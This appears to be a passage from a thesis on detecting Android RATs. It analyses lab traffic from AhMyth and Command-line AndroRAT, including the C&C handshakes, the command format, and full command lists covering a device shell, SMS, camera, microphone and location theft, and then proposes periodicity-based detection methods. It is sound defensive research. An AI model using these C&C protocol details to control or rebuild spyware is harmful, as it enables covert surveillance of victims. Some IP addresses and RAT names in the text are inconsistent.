The AhMyth RAT is a software package that contains the controller software and builder software to build an APK. It was executed on a Windows 7 virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was installed in the Android virtual emulator called Genymotion with Android version 8. While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the Android virtual

emulator. The network traffic on the phone was captured using the Emergency VPN service of the Civilsphere Project.

The details about the network traffic capture are:

- IP address of the controller: 147.32.83.230
- Private IP address of the phone: 10.8.0.57
- UTC time of the infection in the capture: 2020-09-02 14:38:53 UTC

5.7.2 Initial Communication and Infection

Once the APK was installed in the phone, it directly tries to establish a TCP connection with the command and control (C&C) server. To connect, the phone uses the IP address and the port of the controller specified in the APK. In our case, the IP address of the controller is 147.32.83.230 and the port is 8000/TCP. The controller IP 147.32.83.230 is the IP address of the Windows 7 virtual machine in our lab computer, meaning that the IP address is not connected to any indicator of compromise (IoC). First packet sent from the phone with a SYN flag was re-transmitted 3 times. Afterwards, the connection over TCP was established successfully.

5.7.3 Protocol Switching. From HTTP to WebSocket

The phone sends its first packet with a HTTP request. Figure 5.61 shows the content of this packet with a GET request. By using this request we can tell that both the infected phone and the controller should support Socket.IO. Socket.IO is a JavaScript library that enables real-time, bidirectional and event-based communication. According to the WebSocket documentation, the establishment of WebSocket connection goes as follows:

- Socket.IO creates a long-polling connection using xhr-polling.
- Once this is established, it upgrades to the best connection method available.

Therefore, the first HTTP request parameter 'transport' is polling. Also, it sends the parameter EIO=3 that defines the version of Engine.IO. Engine.IO is the implementation of transport-based cross-browser/cross-device bi-directional communication layer for Socket.IO. Other parameters such as *model = unknown, id=3ad69a3e675271f, release=8.0.0 and manf=unknown*, are the parameters of the phone. The C&C retrieves the phone parameters, stores them, and displays them in the C&C interface (Figure 5.62).

```
GET /socket.io/?model=unknown&EIO=3&id=3ad69a3e675271f&transport=polling
&release=8.0.0&manf=unknown HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; unknown
Build/OPR6.170623.017)
Host: 147.32.83.230:8000
Connection: Keep-Alive
Accept-Encoding: gzip
```

Figure 5.61: HTTP request sent from the infected phone to the C&C. The requested URI is socket.io/ and it is followed by the parameters model=unknown, EIO=3, id=3ad69a3e675271f, transport=polling, release=8.0.0 and manf=unknown.



Figure 5.62: The C&C interface main window of AhMyth. It shows the connected infected victim with the parameters sent in the first HTTP request.

The C&C responds to the HTTP request of the phone by sending a "200 OK" success status response. Figure 5.63 shows the HTTP packet content that consists of two parts: HTTP header and the packet data.

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 101
Access-Control-Allow-Origin: *
Set-Cookie: io=_8fjxxqKwE8mBfs9AAAA
Date: Wed, 02 Sep 2020 14:39:03 GMT
Connection: keep-alive
ÿ0{"sid":"_8fjxxqKwE8mBfs9AAAA",
"upgrades" ["websocket"],
"pingInterval":25000,
"pingTimeout":60000}
```

Figure 5.63: The "HTTP 200 OK" success status response of the C&C to the infected phone. It sends the parameter to upgrade HTTP connection on WebSocket connection with the specified parameters 'Session ID', 'pingInterval', 'pingTimeout'.

According to the Engine.io documentation, the HTTP OK response in Figure 6 is so called an 'open' packet that consists of packet type ID and JSON-encoded handshake data. Packet type ID 0 in front of the JSON-encoded handshake data defines the 'open' packet type. After the 'open' packet was sent, the phone simultaneously established another connection with the C&C. It is important to notice that the phone started and established the second connection, even though the first connection is not finished yet. The first connection is from 10.8.0.117 port 47782/TCP to 147.32.83.230 port 8000/TCP (packet number 43577), and the second connection is from 10.8.0.117 port 47786/TCP to 147.32.83.230 port 8000/TCP (packet number 43628). After the second connection between the phone and the C&C was established, the phone uses it to send an HTTP request with the GET method (Figure 5.64). With this HTTP request, the phone asks to change the protocol to WebSocket.

The requested WebSocket version is 13 and the randomly generated Sec-WebSocket-Key is *Q4qVb6OrvSx+hglxu41Evw==* . Such parameters as release, model, EIO, manf and id are the same as in the 'open' packet shown in Figure 5.63. The requested parameter 'transport' is 'websocket', meaning the phone wants to switch protocols from HTTP to WebSocket. The C&C agrees to switch HTTP protocol to the WebSocket protocol and sends an HTTP response code 101 as shown in Figure 5.65.

```
GET /socket.io/?release=8.0.0&model=unknown&EIO=3&
id=3ad69a3e675271f&transport=websocket&
manf=unknown&sid=_8fjxxqKwE8mBfs9AAAA HTTP/1.1

Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: Q4qVb6OrvSx+hglxu41Evw==
Sec-WebSocket-Version: 13
Host: 147.32.83.230:8000
Accept-Encoding: gzip
User-Agent: okhttp/3.5.0
```

Figure 5.64: Content of the HTTP request sent from the phone to the C&C as part of the second connection. This HTTP request aims to change the HTTP protocol on WebSocket protocol.

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: WpFJ/UYIcTGSRrYNEys8cKRUw/Y=
```

Figure 5.65: HTTP 101 code response sent from the C&C in the request of the infected phone to change the communication protocol from HTTP to WebSocket.

5.7.4 WebSocket Connection and Heartbeat

After the C&C agrees to switch the protocol to WebSocket, the phone and the C&C exchange the following packets according to the Socket.io protocol documentation:

- The infected phone sends a probe request with unmasked data '2probe'.
- The C&C sends a probe response with '3probe'.
- The phone sends an 'upgrade' packet with unmasked data '5'.
- The phone sends a 'ping' packet with unmasked data '2'.
- The C&C sends a 'pong' packet with data '3'.

The C&C and the phone continue exchanging 'ping' and 'pong' packets while waiting for the C&C command. The 'ping' and 'pong' are sent every 25 seconds, as it was setup in the handshake data. This process of establishing the connection between the phone and the C&C and switching protocols from HTTP to WebSocket was happening every time that the phone got disconnected from the C&C.

```
42["order","order":"x0000ca","extra":"camList"]
```

Figure 5.66: The C&C command 'Camera List' that aims to retrieve the list of cameras in the phone.

5.7.5 Example C&C Commands

All the commands sent from the C&C were in plain text using the JSON-encoded format. The phone responded to the C&C command with plain text but masked by the WebSocket protocol. Figure 5.66 shows an example of the C&C command 'Camera List' that aims to return the list of cameras in the phone.

The structure of this packet can be explained as:

- Engine.IO "message" packet type: 4
- Socket.IO "EVENT" packet type: 2
- C&C JSON-encoded command: ["order","order":"x0000ca","extra":"camList"]

The value of the key 'order' defines the command manager that will deal with the command given in the key 'extra'. In the case of the packet in Figure 5.66, the 'order':'x0000ca' stands for the Camera Manager, and the 'extra':'camList' means the 'Camera List' command to perform in the Camera Manager.

The phone answers to the C&C command 'CamerList' with the cameras available in the phone. The data from the phone is in plain text and masked by the WebSocket protocol, which means that it can be easily unmasked since the packet contains a WebSocket masking-key. Wireshark representation of the 'CamerList' packet is shown in Figure 5.67. Wireshark performs the unmasking of WebSocket data automatically and puts the data in the field 'Line-based text data' that can be seen in Figure 5.67.



Figure 5.67: Wireshark representation of a phone response on the C&C command 'Camera List' that aims to retrieve the list of cameras in the phone.

Overall, the C&C can control the victim's device with the services shown in Figure 5.14.

Name	Meaning
x0000ca	Camera Manager
x0000cl	Call Manager
x0000cn	Contacts Manager
x0000fm	Files Manager
x0000lm	Location Manager
x0000mc	Microphone Manager
x0000sm	SMS Manager

Table 5.14: The list of services that the AhMyth RAT can control.

5.7.6 Long Connections

Compared to other RATs, AhMyth's communication was very unstable. It kept disconnecting and connecting often. This generated a lot of connections between the phone and the C&C that are short (compared with other RATs that usually have long connections). Using the Wireshark tool to analyze the traffic (menu Conversations → Statistics → TCP), as shown in Figure 22, we can see several connections to the C&C IP address 147.32.83.230 over port 8000/TCP. The longest connection established between the C&C and the phone is 1808.6655 seconds long (approximately 30 minutes).

Src address:port	Dur	Dst address:port	Duration[s]
10.8.0.117:47850	⟷	147.32.83.230:8000	1808,6655
10.8.0.117:47802	⟷	147.32.83.230:8000	869,6762
10.8.0.117:47786	⟷	147.32.83.230:8000	431,1664
10.8.0.117:47848	⟷	147.32.83.230:8000	386,9717
10.8.0.117:47800	⟷	147.32.83.230:8000	379,8747
10.8.0.117:47782	⟷	147.32.83.230:8000	375,3719
10.8.0.117:47814	⟷	147.32.83.230:8000	272,4140
10.8.0.117:47824	⟷	147.32.83.230:8000	247,3318
10.8.0.117:47826	⟷	147.32.83.230:8000	223,3571
10.8.0.117:47812	⟷	147.32.83.230:8000	178,2043

Table 5.15: All the connections between the infected phone and the C&C. The longest connection has a duration of 1808.6655 seconds, which is approximately 30 minutes.

However, it is important to notice that in this same capture the phone is doing several even longer normal connections with durations up to 3761.7117 seconds (approximately 62 minutes). This specific long connection was done from the phone during a normal operation to the IP address 157.240.30.34, which belongs to Facebook services.

Src address:port	Dir	Dst address:port	Duration[s]
10.8.0.117:44670	⟷	157.240.30.34:443	3761,7117
10.8.0.117:57736	⟷	74.125.71.188:5228	3032,0305
10.8.0.117:60756	⟷	69.171.250.20:443	2081,1468
10.8.0.117:60690	⟷	69.171.250.20:443	2041,0549
10.8.0.117:47850	⟷	147.32.83.230:8000	1808,6655
10.8.0.117:47802	⟷	147.32.83.230:8000	869,6762
10.8.0.117:47786	⟷	147.32.83.230:8000	431,1664
10.8.0.117:54534	⟷	172.217.23.202:443	427,5140
10.8.0.117:47848	⟷	147.32.83.230:8000	386,9717
10.8.0.117:47800	⟷	147.32.83.230:8000	379,8747

Table 5.16: Top connections done by the infected phone sorted by the duration. The connection to Facebook IP address 157.240.30.34 is the longest.

5.7.7 Conclusion of the AhMyth Analysis

We have analyzed the network traffic from a phone infected with AhMyth RAT. We were able to decode its connection and found the distinctive features of WebSocket protocol and a heartbeat. The AhMyth RAT seems to be complex in its communication protocol but it doesn't seem to be sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The phone connects directly to the IP address and ports specified in APK (default port and custom port).
- The protocol used for the connection is switched from the HTTP toWebSocket.
- There are several simultaneous connections established between the phone and the C&C over port 8000/TCP.
- There is a heartbeat between the controller and the phone over port 8000/TCP. 'Ping' and 'pong' packets are sent every 25 seconds, according to the parameters setup in the beginning of the connection.
- Packets sent from the C&C are in the plain text and JSON-encoded.
- Packets sent from the phone are in the plain text, JSON-encoded but masked by the WebSocket protocol. This effectively hides their content from human eyes unless decoded.
- The duration of the connection between the phone and the C&C is supposed to be long, but due to the RAT code being unstable, the connection breaks often, generating multiple short connections.

Figure 5.68: Welcome message in the Command-line AndroRAT interface. The message is shown until the infected phone is connected.

5.8 Analysis of Command-line AndroRAT

5.8.1 Setup of the Execution

Despite its name "Command-line AndroRAT", this RAT has no clear relationship with the RAT called "AndroRAT". The Command-line AndroRAT is a software package that contains the controller software and builder software to build an APK. It was executed on a Windows 7 guest virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was installed in the Android virtual emulator called Genymotion using Android version 8. While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the Android virtual emulator. The details about the network traffic capture are:

- The controller IP address: 147.32.83.157
- The phone IP address: 147.32.83.245
- UTC time of the infection in the capture: 2020-12-05 11:46:43 UTC

5.8.2 RAT Details

This Command-line AndroRAT software was the first one in our dataset that did not have an graphical user interface. Instead, it uses a command-line interface to control the target's device. Figure 5.68 shows the welcome message in the command-line while waiting for the infected device to connect.

5.8.3 Initial Communication and Infection

This research started with the execution of the RAT in our virtual phone. Once the APK was installed in the phone, it directly tried to establish a TCP connection with the command and control (C&C) server. The phone used the IP address and the port of the controller that we specified in the APK. In particular, the IP address of the controller was 147.32.83.157 and the port was 1337/TCP. The controller IP address 147.32.83.157 is the IP address of a Windows 7 virtual machine in our lab computer, meaning that the IP address is not connected to any indicator of compromise (IoC). The phone initializes a 3-way TCP handshake to establish the connection between the phone and the C&C. The connection was successfully established without any reconnections, but with a retransmission packet. The lack of reconnections can be because both controller and victim were in the same network.

After the phone got infected and the connection between the phone and the controller was established, the phone sent a welcome message together with the phone model "Samsung-2", as shown in Figure 5.69. After sending a welcome message, the phone waits for the C&C command. While waiting for the C&C command, there was no heartbeat performed between the phone and the controller.

```
0000   48 65 6c 6c 6f 20 74 68 65 72 65 2c 20 77 65 6c   Hello there, wel
0010   63 6f 6d 65 20 74 6f 20 72 65 76 65 72 73 65 20   come to reverse
0020   73 68 65 6c 6c 20 6f 66 20 53 61 6d 73 75 6e 67   shell of Samsung
0030   2d 32 0a                                          -2.
```

Figure 5.69: The welcome message with the model of the phone sent from the infected phone to the controller after a successful infection. Notice the English language

The phone then received its first executed C&C command 'device info' that aims to retrieve the details about the phone's hardware, system, settings, etc. Figure 5.70 shows the data field of the packet with the command 'device info'. The C&C command is sent in the plain text, without any structure.

```
0000   64 65 76 69 63 65 49 6e 66 6f 0a                  deviceInfo.
```

Figure 5.70: The data field of the packet with the C&C command 'device info' that aims to retrieve the details about the infected device. The data is in the plain text without any structure.

The phone answers to the command 'device info' with device details composed of Manufacturer, Version/Release, Product, Model, Brand, Device and Host. The data field of this packet is displayed in Figure 5.71. It is important to notice that the answer from the phone does not follow any structure, the data is sent in the plain text.

```
-----------------------------------------
Manufacturer: unknown
Version/Release: 8.1.0
Product: vbox86p
Model: Samsung-2
Brand: Android
Device: vbox86p
Host: 49cfa9ee5067
-----------------------------------------
```

Figure 5.71: The data field of the packet with the phone's answer to the C&C command 'device info'. The data is sent in the plain without any structure. It may seem that the controller is separating these values by searching for the words "Manufacturer:", "Version/Release", etc.

5.8.4 C&C Command Example

Through the whole communication, the controller sends the C&C commands in plain text, and the phone answers these commands in plaintext as well. When the controller or the victim sends a large amount of data (e.g. photo, video, audio, text files) it defines the end of data by adding the string 'END123' at the end.

As an example we can analyze the exchange of packets between the C&C and the victim during the C&C command 'getSMS'. This command aims to retrieve the messages sent and received by the targeted device. The data of the packet with the 'getSMS' command is displayed in Figure 5.72. As before, the data is sent in plaintext and does not follow any structure. As a reply to this command, the phone sends two packets: the first packet confirms the execution of the C&C command (Figure 5.73), the second packet sends the actual data (Figure 5.74). There are a total of 18 commands that the RAT software can perform on the targeted device. The complete list is shown in Table 5.17.

```
0000   67 65 74 53 4d 53 20 69 6e 62 6f 78 0a           getSMS inbox.
```

Figure 5.72: The data field of the packet sent by the controller with C&C command 'getSMS' that aims to retrieve the message inbox inside the targeted phone.

```
0000   72 65 61 64 53 4d 53 20 69 6e 62 6f 78 0a         readSMS inbox.
```

Figure 5.73: The data field of the packet sent by the victim phone with the text 'readSMS' as a confirmation answer to the command "getSMS".

```
#0
Number : 333333
Person : null
Date : Sun Jun 13 13:18:52 EST 52877
Body : Hey! i am thwoing a party at my house next week! wanna join?

#1
Number : 928934
Person : null
Date : Sun Jun 13 04:14:21 EST 52877
Body : Hello! How are you and your child? Are you back from vacation already?


END123
```

Figure 5.74: The data field, of the phone reply to the command 'getSMS'. The messages are sent in plain text. In order to define the end of the data, the APK adds the string 'END123' at the end. The fields seem to be separated, again, by searching for keywords such as "Number", "Person", etc.

Function	**Description**
deviceInfo	returns basic info of the device
camList	returns cameraID
takepic [cameraID]	takes picture from camera
startVideo [cameraID]	starts recording the video
stopVideo	stop recording the video and return the video file
startAudio	starts recording the audio
stopAudio	stop recording the audio
getSMS [inbox,sent]	returns inbox SMS or sent SMS in a file
getCallLogs	returns call logs in a file
shell	starts a interactive shell of the device
vibrate [number_of_times]	vibrate the device number of time
getLocation	return the current location of the device
getIP	returns the IP of the device
getSimDetails	returns the details of all SIM of the device
clear	clears the screen
getClipData	return the current saved text from the clipboard
getMACAddress	returns the mac address of the device
exit	exit the interpreter

Table 5.17: The complete list of 18 commands that can be used from the controller of Command-line AndroRAT. It is a print of the help function in the C&C interface.

5.8.5 End of Communication

After the C&C sends the command 'exit', the connection between the phone and the controller should have been closed. However, in our experiment, after the connection was closed, the phone attempts to reconnect to the C&C several times with an interval of 3 seconds (Figure 5.75), showing a buggy implementation of the exit function in the

APK, or showing that the controller may no longer be active but giving the victims the opportunity to reconnect if necessary.



Figure 5.75: After the phone received the 'exit' C&C command, it still tries to reconnect with the controller. However, the controller already closed the socket after the 'exit' C&C command.

The complete communication between the phone and the controller in the experiment happened in one flow. According to Wireshark → Statistics → Conversations (Figure 5.18), the connection between the phone and the controller is considered to be the longest (approximately 16 minutes) in the traffic. However, based on previous RATs analysis in the Android Mischief dataset, connections to services such as Facebook, Instagram, etc. might be longer than the 16 minutes of this malicious connection. Due to the victim reconnecting to the C&C several times after the connection was closed, Wireshark displays a number of flows to the C&C with a really short duration (Figure 5.19).

Src address:port	Dir	Dst address:port	Duration[s]
147.32.83.245:46032	⟷	147.32.83.157:1337	1008,9216
147.32.83.245:60762	⟷	172.217.23.206:443	459,8733
147.32.83.245:60752	⟷	104.244.42.194:443	363,4646
147.32.83.245:48924	⟷	216.58.201.78:443	300,0654
147.32.83.245:60640	⟷	104.244.42.194:443	192,8217
147.32.83.245:42290	⟷	209.237.199.128:443	191,4794
147.32.83.245:48952	⟷	13.83.65.43:443	82,9226
147.32.83.245:60742	⟷	172.217.23.206:443	60,0113
147.32.83.245:56804	⟷	104.244.42.3:443	40,7457
147.32.83.245:60832	⟷	104.244.42.194:443	40,0352

Table 5.18: Top connections from Wireshark menu Statistics → Conversations, sorted by the flow duration. The connection between the victim and C&C is the longest.

Src address:port	Dir	Dst address:port	Duration[s]
147.32.83.245:46032	⟷	147.32.83.157:1337	1008,9216
147.32.83.245:46052	⟷	147.32.83.157:1337	3,0035
147.32.83.245:46054	⟷	147.32.83.157:1337	3,0025
147.32.83.245:46050	⟷	147.32.83.157:1337	2,9998
147.32.83.245:46056	⟷	147.32.83.157:1337	1,0000

Table 5.19: Wireshark displays reconnections to the C&C as the flows of really short duration.

5.8.6 Conclusion of the Command-line AndroRAT Analysis

We have analyzed the network traffic from a phone infected with a unique Command-line AndroRAT. Due to the RAT simple communication protocol, we were able to decode its connection. The Command-line AndroRAT does not seem to be complex in its communication, however, it is quite sophisticated in its work. It is not interrupting throughout the whole communication compared to other RATs in the dataset.

To summarize, the details found in the network traffic of this RAT are:

- The C&C sends the packets in plaintext without any structure.
- The infected phone sends the packets in plaintext without any structure.
- The communication between the C&C and the phone is done in one flow of long duration (approximately 16 minutes).
- Even though the connection between the controller and the phone was closed, the phone tries to reconnect every 3 seconds.
- There is no heartbeat in the traffic between the phone and the controller.

Chapter 6

Detection of RATs in the Network

The lack of a dataset of network traffic from Android RATs and a thorough study of RATs network traffic were the main limitations for detecting Android RATs in the network traffic. Therefore, the first step in our study was to create a dataset (Chapter 4) and then perform an in-depth analysis of each executed RAT (Chapter 5).

To propose some methods to detect RATs, we have collected from our analyses all the features and characteristics that differentiate RAT network behavior from the behavior of normal applications. Initially, we assumed that most of the RATs would behave similarly, and the techniques used to control the infected device would be the same as well. However, we discovered that all RATs behave differently: custom protocols, heartbeats, databases, encoding, and C&C connections. Due to the variety of techniques used by RATs, it is impossible to find unique features that can detect all RATs simultaneously. As a result, the detection methods we present are only applicable to a subset of RATs, not all. Despite our analysis, the detection of RATs was not the main focus of this thesis, and the proposed detections could certainly be improved.

6.1 Features

As previously mentioned, the methods proposed for detecting RATs work only on a subset of RATs. So far, there is no generic detection technique that can identify all RATs. We were able to spot 5 detection features after a thorough analysis of the network traffic:

1. Periodicity in ICMP packets
2. Periodicity in UDP packets
3. Reconnection attempts
4. Connection to multiple ports

5. Periodicity inside a TCP connection

This section will describe each detection feature and compare the behavior in normal and malicious traffic.

6.1.1 Periodicity over ICMP

ICMP is a network layer protocol used by network devices to diagnose network communication issues [64]. One use of ICMP protocol is network diagnostics which is commonly done via terminal utilities such as *traceroute* or *ping*. The ICMP packets help users verify if the remote server is up and running on the network or not. ICMP provides two query messages that work together to provide this service of *working host* verification. The *ICMP Echo Request* query message is a packet sent by a user to a destination system IP address, which responds with an *ICMP Echo Reply* packet if it is up and running. By default, the ping command sends one ICMP Echo Request packets per second. An example of a ping command to the IP address 8.8.8.8 is shown in Figure 6.1.

```
2021-05-14 08:59:16.273781 IP 192.168.0.144 > 8.8.8.8: ICMP echo request
2021-05-14 08:59:16.288624 IP 8.8.8.8 > 192.168.0.144: ICMP echo reply
2021-05-14 08:59:17.274916 IP 192.168.0.144 > 8.8.8.8: ICMP echo request
2021-05-14 08:59:17.295985 IP 8.8.8.8 > 192.168.0.144: ICMP echo reply
2021-05-14 08:59:18.276443 IP 192.168.0.144 > 8.8.8.8: ICMP echo request
2021-05-14 08:59:18.290762 IP 8.8.8.8 > 192.168.0.144: ICMP echo reply
2021-05-14 08:59:19.277816 IP 192.168.0.144 > 8.8.8.8: ICMP echo request
2021-05-14 08:59:19.310829 IP 8.8.8.8 > 192.168.0.144: ICMP echo reply
```

Figure 6.1: Ping command to the IPv4 address 8.8.8.8. ICMP Echo request packets are sent every second.

Since ICMP is a troubleshooting protocol used by system administrators to test for connectivity and other problems in the network, it isn't very likely to see this behavior from a benign phone devices. However, SpyMAX v2.0 RAT, RAT04_SpyMAX in the Android Mischief Dataset, uses ICMP Echo Requests query messages to check the connectivity between the phone and the controller. The phone sends ICMP Echo Requests messages to the controller every 45 seconds. There are no ICMP Echo Reply messages received to these requests. The example of this ping in the network traffic of the SpyMAX is shown in Figure 6.2.

Such behavior of ICMP Echo Requests being sent every 45 seconds does not correspond with any known benign tool or operating system because the ping and traceroute commands send ICMP Echo Request messages with different timings. We have implemented a Python script to detect ICMP Echo Requests messages with a time delay of more than 1 second between the packets. This script calculates the periodicity of ICMP

```
2020-08-27 19:35:28.326464 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:36:13.331486 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:36:58.347000 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:37:43.385221 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:38:28.399520 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:39:13.419028 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:39:58.431640 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
2020-08-27 19:40:43.450303 IP 10.8.0.93 > 147.32.83.181: ICMP echo request
```

Figure 6.2: ICMP Echo Requests sent from the phone (IP address 10.8.0.93) infected with SpyMAX v2.0 to the C&C server (IP address 147.32.83.181). ICMP messages are sent every 45 seconds.

Echo Request sent in the tuples "source IP address - destination IP address". The script uses the PyShark library [65] which is a Python adopted network protocol analyzer. The input of this script is a pcap. The input packet capture is filtered with with the tshark filter 'icmp.type==8' that retrieves all ICMP Echo Requests in the traffic. The filtered traffic is split by tuple "source address - destination address". Then the time difference is calculated between ICMP Echo Requests in the tuple. We calculate the mean value and standard deviation value of the resulted list. For our calculations, we take only the first five values of the list. The mean value describes the average periodicity of five values, and standard deviation describes the the variability among these 5 values. The more time difference values are equal, the less the standard deviation. In SpyMAX, the mean value should be about 45 seconds, and the standard deviation should be 0 because the delay between ICMP packets should not change. In our script, the mean value should be more than 2 seconds, and the standard deviation should be less than 0.5. If any ICMP Echo Requests periodicity satisfies the condition, it might be considered malicious.

6.1.2 Periodicity over UDP

The detection of a RAT activity using periodicity over UDP is very similar to the RAT detection using periodicity over ICMP Echo Requests. UDP stands for 'user datagram protocol' and provides a procedure for application programs to send messages to other programs with a minimum protocol mechanism. UDP is commonly used for time-sensitive communications. Those include DNS lookup, VoIP communication, audio, and video. As seen in Figure 6.3, when this type of communication occurs in a benign phone, it sends and receives a burst of packets without any configured delay between the packets.

It can be seen that packets sent in Figure 6.3 are sent without automation or periodicity. However, a malicious APK built by DroidJack RAT builder, RAT02_DroidJack in the Android Mischief dataset, sends packets over UDP protocol every 20 seconds exactly. The purpose of such communication is to alert the controller that the infected device is

```
2020-07-24 09:12:59.625 IP 10.8.0.249.47765 > 157.240.30.18.443: UDP, len 1232
2020-07-24 09:12:59.626 IP 157.240.30.18.443 > 10.8.0.249.47765: UDP, len 1252
2020-07-24 09:12:59.626 IP 157.240.30.18.443 > 10.8.0.249.47765: UDP, len 193
2020-07-24 09:12:59.626 IP 157.240.30.18.443 > 10.8.0.249.47765: UDP, len 53
2020-07-24 09:12:59.634 IP 10.8.0.249.47765 > 157.240.30.18.443: UDP, len 1232
2020-07-24 09:12:59.634 IP 10.8.0.249.47765 > 157.240.30.18.443: UDP, len 78
2020-07-24 09:12:59.635 IP 157.240.30.18.443 > 10.8.0.249.47765: UDP, len 38
2020-07-24 09:12:59.635 IP 157.240.30.18.443 > 10.8.0.249.47765: UDP, len 233
```

Figure 6.3: Example of packets in a benign traffic that are sent over UDP for DNS.

still alive. Figure 6.4 shows the packets sent from the phone to the controller over UDP protocol every 20 seconds.

```
2020-08-01 16:11:02.975 IP 10.8.0.57.41299 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:11:23.018 IP 10.8.0.57.44048 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:11:43.039 IP 10.8.0.57.38401 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:12:03.050 IP 10.8.0.57.45927 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:12:23.081 IP 10.8.0.57.40713 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:12:43.127 IP 10.8.0.57.40365 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:13:03.170 IP 10.8.0.57.48133 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:13:23.191 IP 10.8.0.57.38992 > 147.32.83.253.1337: UDP, len 34
2020-08-01 16:13:43.200 IP 10.8.0.57.43793 > 147.32.83.253.1337: UDP, len 34
```

Figure 6.4: Periodic packets sent over UDP from the phone infected with SpyMAX (IP address 10.8.0.57) to the C&C server (IP address 147.32.83.253). These packets are sent to notify the controller that the infected device is alive.

